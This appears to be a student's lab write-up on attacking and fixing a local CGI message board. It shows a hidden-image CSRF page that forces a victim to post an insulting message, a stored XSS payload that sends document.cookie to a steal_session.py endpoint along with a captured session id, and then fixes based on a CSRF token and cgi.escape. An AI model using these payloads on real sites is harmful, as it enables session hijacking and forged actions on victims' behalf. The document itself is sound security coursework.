
P1:

Below I changed the html to have the user logged in post that she is so ugly that she breaks mirrors



user: The weather is nice today

user: This site seems secure

hacker: I wouldn't be so sure about that...

user: Lol


user: I_AM_SO_UGLY_I_BREAK_MIRRORS

```
<html>
<title> Innocent page </title>
<body>
<h2>This is innocent page, here is a picture of a cute cat: </h2> <br>

<img src="cat.jpg">

<!-- Insert your CSRF attack here. For example you can use another hidden <img> to
generate an HTTP request to post.py to write something from victim -->
<img src="http://127.0.0.1:8000/cgi-bin/post.py?message=I_AM_SO_UGLY_I_BREAK_MIRRORS" width="0"
height="0" border="0">
<!-- <img src="http://127.0.0.1:8000/cgi-bin/steal_session.py" width="0" height="0" border="0">
 -->
</body>
</html>
```

P2:

I passed in the string <script>fetch(‘http://127.0.0.1:8000/cgi-bin/steal_session.py?session=’+escape(document.cookie);</script>

Here are the screen shots of the page after and the text file that contains the string



user: The weather is nice today


user: This site seems secure

hacker: I wouldn't be so sure about that...

user: Lol

user: I_AM_SO_UGLY_I_BREAK_MIRRORS


user:



```
session_id=b55fabdb1b2b4d25a69db5bec1e6119a
```

P3:

I added an extra field to the form submission that asks for a secret csrf token. The token is held inside of a file just like the user info. This allows me to check to see if the post that is being requested has a valid token id and if not will not post what the csrf attack would like. I have refreshed the previous page that was giving me the vulnerability and then typed in hello and what is up in separate occasions and the functionality for posting a message is available while running from the actual page:




```
user: The weather is nice today
user: This site seems secure
hacker: I wouldn't be so sure about that...
user: Lol
user: I_AM_SO_UGLY_I_BREAK_MIRRORS
user: <script>fetch('http://127.0.0.1:8000/cgi-bin/steal_session.py?session='+document.cookie);</script>
user: hello
user: what is up
```

```
4   import uuid
5   import cgi
6   import cgitb
7
8   from output import *
9
10  cgitb.enable()      ## allows for debugging errors from the cgi scripts in the browser
11
12  cookie = Cookie.SimpleCookie() # for writing cookies
13  form = cgi.FieldStorage() # for reading POST data
14
15  message = form.getvalue('message')
16  CSRFToken = form.getvalue('CSRFToken')
17
18  with open('tokens', 'r') as tok:
19      s = tok.read()
20      if s.find(CSRFToken) == -1:
21          ShowError()
22
23  user = Login()
24  if not user:
25      ShowError()
26
27  if message == None: # to prevent posting empty messages
28      RedirectToBoard()
29
30  message = message.replace('\n','\n')
31  message = cgi.escape(message)
32  with open('messages','a') as m:
33      m.write(user + ': ' + message + '\n')
34
35  RedirectToBoard()
36
```

P4:

For the second command I used the built in cgi.escape() command to convert all key strings into viable characters that would be able to be displayed by the system without writing into the steal file here we see that after adding in my change on line 25 I was able to display the text the user inputted:



user: The weather is nice today

user: This site seems secure

hacker: I wouldn't be so sure about that...

user: Lol

user: I_AM_SO_UGLY_I_BREAK_MIRRORS

user: <script>fetch('http://127.0.0.1:8000/cgi-bin/steal_session.py?session='+document.cookie);</script>

Message:

Post Logout

```
import uuid
import cgi
import cgitb

from output import *

cgitb.enable()      ## allows for debugging errors from the cgi scripts in the browser

cookie = Cookie.SimpleCookie() # for writing cookies
form = cgi.FieldStorage() # for reading POST data

message = form.getvalue('message')

user = Login()
if not user:
    ShowError()

if message == None: # to prevent posting empty messages
    RedirectToBoard()

message = message.replace('\n','\n')
message = cgi.escape(message)
with open('messages','a') as m:
    m.write(user + ': ' + message + '\n')

RedirectToBoard()
```